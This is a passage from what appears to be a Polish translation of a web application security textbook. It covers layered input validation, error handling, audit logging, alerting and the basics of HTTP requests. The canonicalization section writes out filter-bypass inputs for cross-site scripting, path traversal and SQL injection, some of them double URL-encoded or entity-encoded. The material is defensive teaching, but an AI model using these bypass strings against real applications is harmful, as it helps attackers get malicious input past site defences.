* Wiele funkcji aplikacji wymaga łączenia szeregu różnych rodzajów przetwarzania. Pojedynczy fragment danych wejściowych dostarczonych przez użytkownika może skutkować wieloma operacjami w różnych komponentach, przy czym dane wyjściowe każdego z nich są używane jako dane wejściowe dla następnego. W miarę przekształcania danych może się okazać, że nie będą one przypominać oryginalnych danych wejściowych. Wykwalifikowany atakujący może być w stanie manipulować aplikacją, aby spowodować wygenerowanie złośliwych danych wejściowych na kluczowym etapie przetwarzania, atakując komponent, który otrzymuje te dane. Niezwykle trudno byłoby wdrożyć mechanizm walidacji na granicy zewnętrznej, aby przewidzieć wszystkie możliwe wyniki przetwarzania każdego elementu danych wprowadzonych przez użytkownika.

* Obrona przed różnymi kategoriami ataków opartych na danych wejściowych może wiązać się z przeprowadzaniem różnych kontroli poprawności danych wprowadzanych przez użytkownika, które są ze sobą niezgodne. Na przykład zapobieganie atakom typu cross-site scripting może wymagać od aplikacji kodowania HTML znaku > jako >, a zapobieganie atakom polegającym na wstrzykiwaniu poleceń może wymagać od aplikacji blokowania danych wejściowych zawierających znaki & i ; postacie. Próba jednoczesnego zapobieżenia wszystkim kategoriom ataków na zewnętrznej granicy aplikacji może być czasem niemożliwa.

Bardziej efektywny model wykorzystuje koncepcję sprawdzania poprawności granic. Tutaj każdy komponent lub jednostka funkcjonalna aplikacji po stronie serwera traktuje swoje dane wejściowe jako pochodzące z potencjalnie złośliwego źródła. Sprawdzanie poprawności danych odbywa się na każdej z tych granic zaufania, oprócz zewnętrznej granicy między klientem a serwerem. Ten model zapewnia rozwiązanie opisanych problemów. Każdy komponent może się bronić przed określonymi typami spreparowanych danych wejściowych, na które może być podatny. Gdy dane przechodzą przez różne komponenty, można przeprowadzać kontrole sprawdzające poprawność względem dowolnej wartości, jaką dane mają w wyniku poprzednich przekształceń. A ponieważ różne kontrole walidacyjne są wdrażane na różnych etapach przetwarzania, jest mało prawdopodobne aby wchodziły ze sobą w konflikt. Rysunek ilustruje typową sytuację, w której sprawdzanie poprawności granic jest najskuteczniejszym podejściem do obrony przed złośliwymi danymi wejściowymi.



Logowanie użytkownika skutkuje wykonaniem kilku kroków przetwarzania danych wprowadzonych przez użytkownika, i odpowiednia walidacja jest przeprowadzana na każdym kroku:

1. Aplikacja otrzymuje dane logowania użytkownika. Procedura obsługi formularza sprawdza, czy każdy element wejściowy zawiera tylko dozwolone znaki, mieści się w określonym limicie długości i nie zawiera żadnych znanych sygnatur ataków.

2. Aplikacja wykonuje zapytanie SQL w celu zweryfikowania poświadczeń użytkownika. Aby zapobiec atakom typu SQL injection, wszystkie znaki wprowadzone przez użytkownika, które mogą zostać użyte do ataku na bazę danych, są zmieniane przed skonstruowaniem zapytania.

3. Jeśli logowanie się powiedzie, aplikacja przekazuje określone dane z profilu użytkownika do usługi SOAP w celu pobrania dalszych informacji o jej koncie. Aby zapobiec atakom typu SOAP injection, wszelkie metaznaki XML w danych profilu użytkownika są odpowiednio kodowane.

4. Aplikacja wyświetla informacje o koncie użytkownika z powrotem w przeglądarce użytkownika. Aby zapobiec atakom typu cross-site scripting, aplikacja koduje HTML wszelkie dane dostarczone przez użytkownika, które są osadzane na zwracanej stronie.

Konkretne luki w zabezpieczeniach i zabezpieczenia występujące w tym scenariuszu zostaną szczegółowo zbadane w dalszych rozdziałach. Gdyby odmiany tej funkcjonalności obejmowały przekazywanie danych do dalszych komponentów aplikacji, podobne zabezpieczenia musiałyby zostać zaimplementowane na odpowiednich granicach zaufania. Na przykład, jeśli nieudane logowanie spowodowało wysłanie przez aplikację wiadomości e-mail z ostrzeżeniem do użytkownika, wszelkie dane użytkownika zawarte w wiadomości e-mail mogą wymagać sprawdzenia pod kątem ataków iniekcji SMTP.

Walidacja wieloetapowa i kanonizacja

Częsty problem napotykany przez mechanizmy obsługi danych wejściowych pojawia się, gdy dane wejściowe dostarczone przez użytkownika są przetwarzane na kilku etapach w ramach logiki sprawdzania poprawności. Jeśli ten proces nie zostanie przeprowadzony ostrożnie, osoba atakująca może być w stanie skonstruować spreparowane dane wejściowe, które z powodzeniem przemycą

złośliwe dane przez mechanizm sprawdzania poprawności. Jedna wersja tego problemu występuje, gdy aplikacja próbuje oczyścić dane wprowadzane przez użytkownika przez usunięcie lub zakodowanie pewnych znaków lub wyrażeń. Na przykład aplikacja może próbować bronić się przed niektórymi atakami typu cross-site scripting, usuwając wyrażenie:

<script>

z jakichkolwiek danych dostarczonych przez użytkownika. Jednak osoba atakująca może być w stanie ominąć filtr, podając następujące dane wejściowe:

<scr<script>ipt>

Gdy zablokowane wyrażenie jest usuwane, otaczające dane kurczą się, aby przywrócić szkodliwy ładunek, ponieważ filtr nie jest stosowany rekurencyjnie. Podobnie, jeśli na danych wprowadzonych przez użytkownika zostanie przeprowadzony więcej niż jeden etap sprawdzania poprawności, osoba atakująca może wykorzystać kolejność tych kroków, aby ominąć filtr. Na przykład, jeśli aplikacja najpierw usunie ../ rekurencyjnie, a następnie rekurencyjnie usunie ..\, następujące dane wejściowe mogą zostać użyte do obejścia sprawdzania poprawności:

....\/

Podobny problem pojawia się w związku z kanonizacją danych. Gdy dane wejściowe są wysyłane z przeglądarki użytkownika, mogą być kodowane na różne sposoby. Te schematy kodowania istnieją po to, aby nietypowe znaki i dane binarne mogły być bezpiecznie przesyłane przez HTTP. Kanonizacja to proces konwersji lub dekodowania danych do wspólnego zestawu znaków. Jeśli jakakolwiek kanonizacja zostanie przeprowadzona po zastosowaniu filtrów wejściowych, osoba atakująca może być w stanie użyć odpowiedniego schematu kodowania, aby ominąć mechanizm sprawdzania poprawności. Na przykład aplikacja może próbować bronić się przed niektórymi atakami typu SQL injection, blokując dane wejściowe zawierające znak apostrofu. Jeśli jednak dane wejściowe zostaną następnie kanonizowane, osoba atakująca może być w stanie użyć podwójnego kodowania adresu URL, aby pokonać filtr. Na przykład:

%2527

Po odebraniu tych danych wejściowych serwer aplikacji przeprowadza normalne dekodowanie adresu URL, więc dane wejściowe mają postać:

%27

To nie zawiera apostrofu, więc jest dozwolone przez filtry aplikacji. Ale kiedy aplikacja wykonuje dalsze dekodowanie adresu URL, dane wejściowe są konwertowane na apostrof, co pozwala ominąć filtr. Jeśli aplikacja usuwa apostrof zamiast go blokować, a następnie przeprowadza dalszą kanonizację, skuteczne może być następujące obejście:

%%2727

Warto zauważyć, że wiele etapów walidacji i kanonizacji w tych przypadkach nie musi odbywać się po stronie serwera aplikacji. Na przykład w poniższym wejściu kilka znaków zostało zakodowanych w formacie HTML:

<iframe src=javasc&#x72ipt:alert(1) >

Jeśli aplikacja po stronie serwera używa filtra wejściowego do blokowania pewnych wyrażeń i znaków JavaScript, zakodowane dane wejściowe mogą pomyślnie ominąć filtr. Jeśli jednak dane wejściowe

zostaną następnie skopiowane do odpowiedzi aplikacji, niektóre przeglądarki wykonują dekodowanie HTML wartości parametru src i wykonywany jest osadzony JavaScript. Oprócz standardowych schematów kodowania, które są przeznaczone do użytku w aplikacjach internetowych, problemy z kanonizacją mogą pojawić się w innych sytuacjach, gdy komponent używany przez aplikację konwertuje dane z jednego zestawu znaków na inny. Na przykład niektóre technologie wykonują „najlepiej dopasowane" mapowanie znaków w oparciu o podobieństwa w drukowanych glifach. W tym przypadku znaki « i » mogą zostać przekształcone odpowiednio na < i >, a Ÿ i Â na Y i A. To zachowanie często można wykorzystać do przemycenia zablokowanych znaków lub słów kluczowych przez filtry wejściowe aplikacji. Opiszemy wiele tego rodzaju ataków, które są skuteczne w pokonywaniu mechanizmów obronnych wielu aplikacji przed typowymi lukami opartymi na danych wejściowych. Unikanie problemów z wieloetapową walidacją i kanonizacją może być czasami trudne i nie ma jednego rozwiązania problemu. Jednym ze sposobów jest rekurencyjne wykonywanie kroków sanityzacji, aż do momentu, gdy nie zostaną wprowadzone żadne dalsze modyfikacje elementu wejściowego. Jednakże, gdy pożądane sanityzacja obejmuje ucieczkę od problematycznego znaku, może to skutkować nieskończoną pętlą. Często problem można rozwiązać tylko indywidualnie, w oparciu o rodzaje przeprowadzanej walidacji. Tam, gdzie jest to wykonalne, lepiej jest unikać prób usunięcia niektórych rodzajów złych danych wejściowych i po prostu całkowicie je odrzucić.

Postępowanie z napastnikami

Każdy, kto projektuje aplikację, dla której bezpieczeństwo jest ważne, musi założyć, że będzie ona bezpośrednio atakowana przez wyspecjalizowanych i wykwalifikowanych atakujących. Kluczową funkcją mechanizmów bezpieczeństwa aplikacji jest możliwość obsługi i reagowania na te ataki w sposób kontrolowany. Mechanizmy te często obejmują kombinację środków obronnych i ofensywnych, których celem jest jak największa frustracja atakującego oraz zapewnienie właścicielom aplikacji odpowiednich powiadomień i dowodów na to, co się wydarzyło. Środki wdrożone w celu obsługi atakujących zazwyczaj obejmują następujące zadania:

* Obsługa błędów

* Prowadzenie dzienników audytów


* Alarmowanie administratorów

* Reagowanie na ataki

Obsługa błędów

Niezależnie od tego, jak ostrożni są programiści aplikacji podczas sprawdzania poprawności danych wejściowych sera, jest praktycznie nieuniknione, że wystąpią pewne nieprzewidziane błędy. Błędy wynikające z działań zwykłych użytkowników zostaną prawdopodobnie zidentyfikowane podczas testów funkcjonalności i akceptacji użytkowników. W związku z tym są one brane pod uwagę przed wdrożeniem aplikacji w kontekście produkcyjnym. Trudno jednak przewidzieć każdy możliwy sposób interakcji złośliwego użytkownika z aplikacją, dlatego należy spodziewać się dalszych błędów, gdy aplikacja zostanie zaatakowana. Kluczowym mechanizmem obronnym jest, aby aplikacja z wdziękiem radziła sobie z nieoczekiwanymi błędami i albo naprawiała je, albo wyświetlała użytkownikowi odpowiedni komunikat o błędzie. W kontekście produkcyjnym aplikacja nigdy nie powinna zwracać żadnych komunikatów generowanych przez system ani innych informacji debugowania w swoich odpowiedziach. Jak zobaczysz w tej książce, zbyt szczegółowe komunikaty o błędach mogą znacznie pomóc szkodliwym użytkownikom w przeprowadzaniu ataków na aplikację. W niektórych sytuacjach osoba atakująca może wykorzystać wadliwą obsługę błędów do odzyskania poufnych informacji

zawartych w samych komunikatach o błędach, zapewniając cenny kanał do kradzieży danych z aplikacji. Rysunek przedstawia przykład nieobsługiwanego błędu skutkującego wyświetleniem szczegółowego komunikatu o błędzie.



Większość języków tworzenia stron internetowych zapewnia dobrą obsługę błędów poprzez bloki try-catch i sprawdzone wyjątki. Kod aplikacji powinien szeroko wykorzystywać te konstrukcje, aby wyłapywać określone i ogólne błędy oraz odpowiednio je obsługiwać. Co więcej, większość serwerów aplikacji można skonfigurować tak, aby radziły sobie z nieobsługiwanymi błędami aplikacji w niestandardowy sposób, na przykład wyświetlając nieinformacyjny komunikat o błędzie.

Skuteczna obsługa błędów jest często zintegrowana z mechanizmami logowania aplikacji, które rejestrują jak najwięcej informacji debugowania o nieprzewidzianych błędach. Nieoczekiwane błędy często wskazują na defekty w zabezpieczeniach aplikacji, które można usunąć u źródła, jeśli właściciel aplikacji posiada wymagane informacje.

Prowadzenie dzienników audytów

Dzienniki kontroli są przydatne przede wszystkim podczas badania prób włamań do aplikacji. Skuteczne logi audytu po takim incydencie powinny umożliwiać właścicielom aplikacji dokładne zrozumienie, co się wydarzyło, jakie luki (jeśli w ogóle) zostały wykorzystane, czy atakujący uzyskał nieautoryzowany dostęp do danych lub wykonał nieautoryzowane działania oraz w miarę możliwości , dostarczyć dowód tożsamości intruza. W każdej aplikacji, dla której bezpieczeństwo jest ważne, kluczowe zdarzenia powinny być rejestrowane jako rzecz oczywista. Jako minimum zazwyczaj obejmują one:


* Wszystkie zdarzenia związane z funkcjonalnością uwierzytelniania, takie jak udane i nieudane logowanie oraz zmiana hasła

* Kluczowe transakcje, takie jak płatności kartą kredytową i transfery środków

* Próby dostępu, które są blokowane przez mechanizmy kontroli dostępu

* Wszelkie żądania zawierające znane ciągi ataku, które wskazują na jawnie złośliwe zamiary

W wielu aplikacjach o krytycznym znaczeniu dla bezpieczeństwa, takich jak te używane przez banki internetowe, każde żądanie klienta jest w pełni rejestrowane, co zapewnia pełny zapis dochodzeniowy, który można wykorzystać do zbadania wszelkich incydentów. Skuteczne dzienniki audytu zazwyczaj rejestrują czas każdego zdarzenia, adres IP, z którego otrzymano żądanie, oraz konto użytkownika (jeśli zostało uwierzytelnione). Takie dzienniki muszą być silnie chronione przed nieautoryzowanym dostępem do odczytu lub zapisu. Skutecznym podejściem jest przechowywanie dzienników audytu w autonomicznym systemie, który akceptuje tylko komunikaty aktualizacyjne z głównej aplikacji. W niektórych sytuacjach dzienniki mogą zostać przeniesione na nośniki jednokrotnego zapisu, aby zapewnić ich integralność w przypadku udanego ataku. Jeśli chodzi o powierzchnię ataku, słabo chronione dzienniki audytu mogą dostarczyć atakującemu kopalnię złota, ujawniając wiele poufnych informacji, takich jak tokeny sesji i parametry żądań. Te informacje mogą umożliwić atakującemu natychmiastowe złamanie zabezpieczeń całej aplikacji, jak pokazano na rysunku



Alert dla administratorów

Dzienniki audytu umożliwiają właścicielom aplikacji retrospektywne badanie prób włamań i, jeśli to możliwe, podjęcie kroków prawnych przeciwko sprawcy. Jednak w wielu sytuacjach pożądane jest podejmowanie znacznie bardziej natychmiastowych działań, w czasie rzeczywistym, w odpowiedzi na próby ataków. Na przykład administratorzy mogą zablokować adres IP lub konto użytkownika używane przez osobę atakującą. W skrajnych przypadkach mogą nawet wyłączyć aplikację na czas badania ataku i podjęcia działań zaradczych. Nawet jeśli udane wtargnięcie już miało miejsce, jego praktyczne skutki mogą zostać złagodzone, jeśli działania obronne zostaną podjęte na wczesnym etapie. W większości sytuacji mechanizmy ostrzegania muszą równoważyć sprzeczne cele polegające na rzetelnym zgłaszaniu każdego prawdziwego ataku i unikaniu generowania tylu alertów, które mogłyby zostać zignorowane. Dobrze zaprojektowany mechanizm alertów może wykorzystywać kombinację czynników do diagnozowania, że trwa określony atak, i w miarę możliwości może agregować powiązane zdarzenia w jeden alert. Anomalne zdarzenia monitorowane przez mechanizmy alertów często obejmują:

* Anomalie użytkowania, takie jak duża liczba żądań otrzymywanych z pojedynczego adresu IP lub użytkownika, wskazujące na atak skryptowy

* Anomalie biznesowe, takie jak nietypowa liczba przelewów środków na lub z jednego konta bankowego

* Żądania zawierające znane ciągi ataków

* Żądania, w których zmodyfikowano dane ukryte przed zwykłymi użytkownikami

Niektóre z tych funkcji mogą być dość dobrze zapewniane przez gotowe zapory aplikacyjne i produkty do wykrywania włamań. Zazwyczaj używają one kombinacji reguł opartych na sygnaturach i anomaliach w celu identyfikacji złośliwego użycia aplikacji i mogą reaktywnie blokować złośliwe żądania, a także wysyłać alerty do administratorów. Produkty te mogą stanowić cenną warstwę ochronną chroniącą aplikację internetową, szczególnie w przypadku istniejących aplikacji, o których wiadomo, że zawierają problemy, ale w przypadku których zasoby umożliwiające ich rozwiązanie nie są natychmiast dostępne. Jednak ich skuteczność jest zwykle ograniczona przez fakt, że każda aplikacja internetowa jest inna, więc stosowane reguły są nieuchronnie do pewnego stopnia ogólne. Zapory sieciowe zazwyczaj dobrze identyfikują najbardziej oczywiste ataki, w przypadku których osoba atakująca przesyła standardowe ciągi ataku w każdym parametrze żądania. Jednak wiele ataków jest bardziej subtelnych. Na przykład, być może modyfikują numer konta w ukrytym polu, aby uzyskać dostęp do danych innego użytkownika, lub wysyłają żądania poza kolejnością, aby wykorzystać defekty w logice aplikacji. W takich przypadkach żądanie przesłane przez osobę atakującą może być identyczne z żądaniem przesłanym przez nieszkodliwego użytkownika. To, co czyni go złośliwym, to okoliczności, w których jest tworzony. W każdej aplikacji o krytycznym znaczeniu dla bezpieczeństwa najskuteczniejszym sposobem wdrożenia alertów w czasie rzeczywistym jest ścisła integracja z mechanizmami sprawdzania poprawności danych wejściowych aplikacji i innymi kontrolami. Na przykład, jeśli plik cookie ma mieć jeden z określonych zestawów wartości, każde naruszenie tego oznacza, że jego wartość została zmodyfikowana w sposób, który nie jest możliwy dla zwykłych użytkowników aplikacji. Podobnie, jeśli użytkownik zmieni numer konta w ukrytym polu, aby zidentyfikować konto innego użytkownika, zdecydowanie wskazuje to na złośliwe zamiary. Aplikacja powinna już sprawdzać te ataki w ramach swojej podstawowej obrony, a te mechanizmy ochronne można łatwo podłączyć do mechanizmu alertów aplikacji, aby zapewnić w pełni dostosowane wskaźniki złośliwej aktywności. Ponieważ kontrole te zostały dostosowane do rzeczywistej logiki aplikacji, z precyzyjną wiedzą o tym, jak powinni zachowywać się zwykli użytkownicy, są one znacznie mniej podatne na fałszywe alarmy niż jakiekolwiek gotowe rozwiązanie, niezależnie od tego, jak konfigurowalne lub łatwe w użyciu dowiedzieć się, że rozwiązanie może być.

Reagowanie na ataki

Oprócz ostrzegania administratorów wiele aplikacji o znaczeniu krytycznym dla bezpieczeństwa zawiera wbudowane mechanizmy defensywnej reakcji na użytkowników, którzy zostali zidentyfikowani jako potencjalnie złośliwi. Ponieważ każda aplikacja jest inna, większość ataków w świecie rzeczywistym wymaga od osoby atakującej systematycznego sondowania luk w zabezpieczeniach, wysyłania wielu żądań zawierających spreparowane dane wejściowe mające na celu wskazanie obecności różnych typowych luk w zabezpieczeniach. Skuteczne mechanizmy sprawdzania poprawności danych wejściowych identyfikują wiele z tych żądań jako potencjalnie złośliwe i blokują dane wejściowe przed niepożądanym wpływem na aplikację. Rozsądnie jest jednak założyć, że istnieją pewne obejścia tych filtrów i że aplikacja zawiera rzeczywiste luki, które czekają na wykrycie i wykorzystanie. W pewnym momencie atakujący pracujący systematycznie może odkryć te wady. Z tego powodu niektóre aplikacje podejmują automatyczne działania reaktywne, aby udaremnić

działania atakującego, który działa w ten sposób. Mogą na przykład coraz wolniej odpowiadać na żądania atakującego lub zakończyć sesję atakującego, wymagając od niego zalogowania się lub wykonania innych czynności przed kontynuowaniem ataku. Chociaż te środki nie pokonają najbardziej cierpliwego i zdeterminowanego atakującego, odstraszą wielu przypadkowych napastników i zapewnią administratorom dodatkowy czas na monitorowanie sytuacji i podjęcie bardziej drastycznych działań, jeśli zajdzie taka potrzeba. Reagowanie na pozornych napastników nie zastępuje oczywiście naprawiania istniejących luk w aplikacji. Jednak w prawdziwym świecie nawet najbardziej skrupulatne wysiłki mające na celu usunięcie luk w zabezpieczeniach aplikacji mogą pozostawić pewne defekty, które można wykorzystać. Umieszczanie dalszych przeszkód na drodze atakującego jest skutecznym środkiem dogłębnej obrony, który zmniejsza prawdopodobieństwo wykrycia i wykorzystania wszelkich pozostałych luk w zabezpieczeniach.

Zarządzanie aplikacją

Każda użyteczna aplikacja musi być zarządzana i administrowana. Ta funkcja często stanowi kluczową część mechanizmów bezpieczeństwa aplikacji, umożliwiając administratorom zarządzanie kontami i rolami użytkowników, dostęp do funkcji monitorowania i audytu, wykonywanie zadań diagnostycznych i konfigurowanie aspektów funkcjonalności aplikacji. W wielu aplikacjach funkcje administracyjne są zaimplementowane w samej aplikacji, dostępnej za pośrednictwem tego samego interfejsu WWW, co jej podstawowe funkcje niezwiązane z bezpieczeństwem, jak pokazano na rysunku 2.8. W takim przypadku mechanizm administracyjny stanowi krytyczną część powierzchni ataku aplikacji. Jego główną atrakcją dla atakującego jest możliwość eskalacji uprawnień. Na przykład:

* Luki w mechanizmie uwierzytelniania mogą umożliwić atakującemu uzyskanie dostępu administracyjnego, skutecznie zagrażając całej aplikacji.

* Wiele aplikacji nie wdraża skutecznej kontroli dostępu do niektórych swoich funkcji administracyjnych. Osoba atakująca może znaleźć sposób na utworzenie nowego konta użytkownika z potężnymi uprawnieniami.

* Funkcjonalność administracyjna często polega na wyświetlaniu danych pochodzących od zwykłych użytkowników. Wszelkie luki związane ze skryptami krzyżowymi w interfejsie administracyjnym mogą prowadzić do naruszenia bezpieczeństwa sesji użytkownika, która ma zagwarantowane potężne uprawnienia.

* Funkcjonalności administracyjne są często poddawane mniej rygorystycznym testom bezpieczeństwa, ponieważ ich użytkownicy są uważani za zaufanych lub ponieważ osoby przeprowadzające testy penetracyjne mają dostęp tylko do kont o niskich uprawnieniach. Ponadto funkcjonalność ta często wymaga wykonywania z natury niebezpiecznych operacji, obejmujących dostęp do plików na dysku lub polecenia systemu operacyjnego. Jeśli osoba atakująca może zagrozić funkcji administracyjnej, często może ją wykorzystać do przejęcia kontroli nad całym serwerem.

Streszczenie

Pomimo znacznych różnic, praktycznie wszystkie aplikacje internetowe wykorzystują te same podstawowe mechanizmy bezpieczeństwa w jakimś kształcie lub formie. Mechanizmy te stanowią podstawową obronę aplikacji przed złośliwymi użytkownikami, a zatem stanowią również większość obszaru ataku aplikacji. Luki, które przyjrzymy się później, wynikają głównie z defektów w tych podstawowych mechanizmach. Spośród tych składników najważniejsze są mechanizmy obsługi dostępu użytkownika i danych wprowadzanych przez użytkownika, na które należy zwrócić największą uwagę podczas kierowania aplikacji. Wady tych mechanizmów często prowadzą do całkowitego

skompromitowania aplikacji, umożliwiając dostęp do danych należących do innych użytkowników, wykonywanie nieautoryzowanych działań oraz wstrzykiwanie dowolnego kodu i poleceń.

Technologie aplikacji internetowych

Aplikacje internetowe wykorzystują niezliczone technologie do implementacji swojej funkcjonalności. Ten rozdział jest krótkim wprowadzeniem do kluczowych technologii, z którymi możesz się spotkać podczas atakowania aplikacji internetowych. Przyjrzymy się protokołowi HTTP, technologiom powszechnie stosowanym po stronie serwera i klienta oraz schematom kodowania używanym do reprezentacji danych w różnych sytuacjach. Technologie te są na ogół łatwe do zrozumienia, a zrozumienie ich odpowiednich funkcji jest kluczem do przeprowadzania skutecznych ataków na aplikacje internetowe. Jeśli jesteś już zaznajomiony z kluczowymi technologiami używanymi w aplikacjach internetowych, możesz przejrzeć ten rozdział, aby upewnić się, że nie oferuje on nic nowego. Jeśli dopiero uczysz się, jak działają aplikacje internetowe, powinieneś przeczytać tę część, zanim przejdziesz do dalszych rozdziałów poświęconych konkretnym lukom w zabezpieczeniach.

Protokół HTTP

Protokół przesyłania hipertekstu (HTTP) jest podstawowym protokołem komunikacyjnym używanym do uzyskiwania dostępu do sieci World Wide Web i jest używany przez wszystkie dzisiejsze aplikacje internetowe. Jest to prosty protokół, który został pierwotnie opracowany do pobierania statycznych zasobów tekstowych. Od tego czasu został rozszerzony i wykorzystany na różne sposoby, aby umożliwić obsługę złożonych aplikacji rozproszonych, które są obecnie powszechne. Protokół HTTP wykorzystuje model oparty na komunikatach, w którym klient wysyła komunikat żądania, a serwer zwraca komunikat odpowiedzi. Protokół jest zasadniczo bezpołączeniowy: chociaż protokół HTTP wykorzystuje stanowy protokół TCP jako mechanizm transportowy, każda wymiana żądania i odpowiedzi jest transakcją autonomiczną i może wykorzystywać inne połączenie TCP.

Żądania HTTP

Wszystkie komunikaty HTTP (żądania i odpowiedzi) składają się z co najmniej jednego nagłówka, każdy w osobnej linii, po którym następuje obowiązkowa pusta linia i opcjonalna treść wiadomości. Typowe żądanie HTTP wygląda następująco:

GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1

Accept: application/x-ms-application, image/jpeg, application/xaml+xml,

image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwaveflash,

/

Referer: https://mdsec.net/auth/488/Home.ashx

Accept-Language: en-GB

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;

Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR

3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)

Accept-Encoding: gzip, deflate

Host: mdsec.net

Connection: Keep-Alive

Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476

Pierwsza linia każdego żądania HTTP składa się z trzech elementów oddzielonych spacjami:

* Czasownik wskazujący metodę HTTP. Najczęściej stosowaną metodą jest GET, której funkcją jest pobranie zasobu z serwera WWW. Żądania GET nie mają treści wiadomości, więc żadne dalsze dane nie pojawiają się po pustym wierszu po nagłówkach wiadomości.

* Żądany adres URL. Adres URL zwykle działa jako nazwa żądanego zasobu wraz z opcjonalnym ciągiem zapytania zawierającym parametry, które klient przekazuje do tego zasobu. Ciąg zapytania jest wskazywany przez ? znak w adresie URL. Przykład zawiera pojedynczy parametr o nazwie uid i wartości 129.

* Używana wersja HTTP. Jedynymi powszechnie używanymi wersjami HTTP w Internecie są 1.0 i 1.1, a większość przeglądarek domyślnie używa wersji 1.1. Istnieje kilka różnic między specyfikacjami tych dwóch wersji; jednak jedyną różnicą, którą prawdopodobnie napotkasz podczas atakowania aplikacji internetowych, jest to, że w wersji 1.1 nagłówek żądania hosta jest obowiązkowy.

Oto kilka innych interesujących punktów w żądaniu próbki:

* Nagłówek Referer służy do wskazania adresu URL, z którego pochodzi żądanie (na przykład dlatego, że użytkownik kliknął link na tej stronie). Należy zauważyć, że ten nagłówek został błędnie napisany w oryginalnej specyfikacji HTTP, a błędna wersja została zachowana do dziś.

* Nagłówek User-Agent służy do dostarczania informacji o przeglądarce lub innym oprogramowaniu klienckim, które wygenerowało żądanie. Należy pamiętać, że większość przeglądarek zawiera przedrostek Mozilla ze względów historycznych. Był to ciąg User-Agent używany przez pierwotnie dominującą przeglądarkę Netscape, a inne przeglądarki chciały potwierdzić na stronach internetowych, że są zgodne z tym standardem. Podobnie jak w przypadku wielu dziwactw z historii komputerów, stało się to tak ugruntowane, że nadal jest zachowywane, nawet w aktualnej wersji Internet Explorera, który wykonał żądanie pokazane w przykładzie.

* Nagłówek hosta określa nazwę hosta, która pojawiła się w pełnym adresie URL, do którego uzyskuje się dostęp. Jest to konieczne, gdy wiele witryn jest hostowanych na tym samym serwerze, ponieważ adres URL wysyłany w pierwszym wierszu żądania zwykle nie zawiera nazwy hosta. (Zobacz rozdział 17, aby uzyskać więcej informacji o wirtualnych witrynach internetowych).

* Nagłówek Cookie służy do przesyłania dodatkowych parametrów, które serwer wydał klientowi.

Odpowiedzi HTTP

Typowa odpowiedź HTTP wygląda następująco:

HTTP/1.1 200 OK

Date: Tue, 19 Apr 2011 09:23:32 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

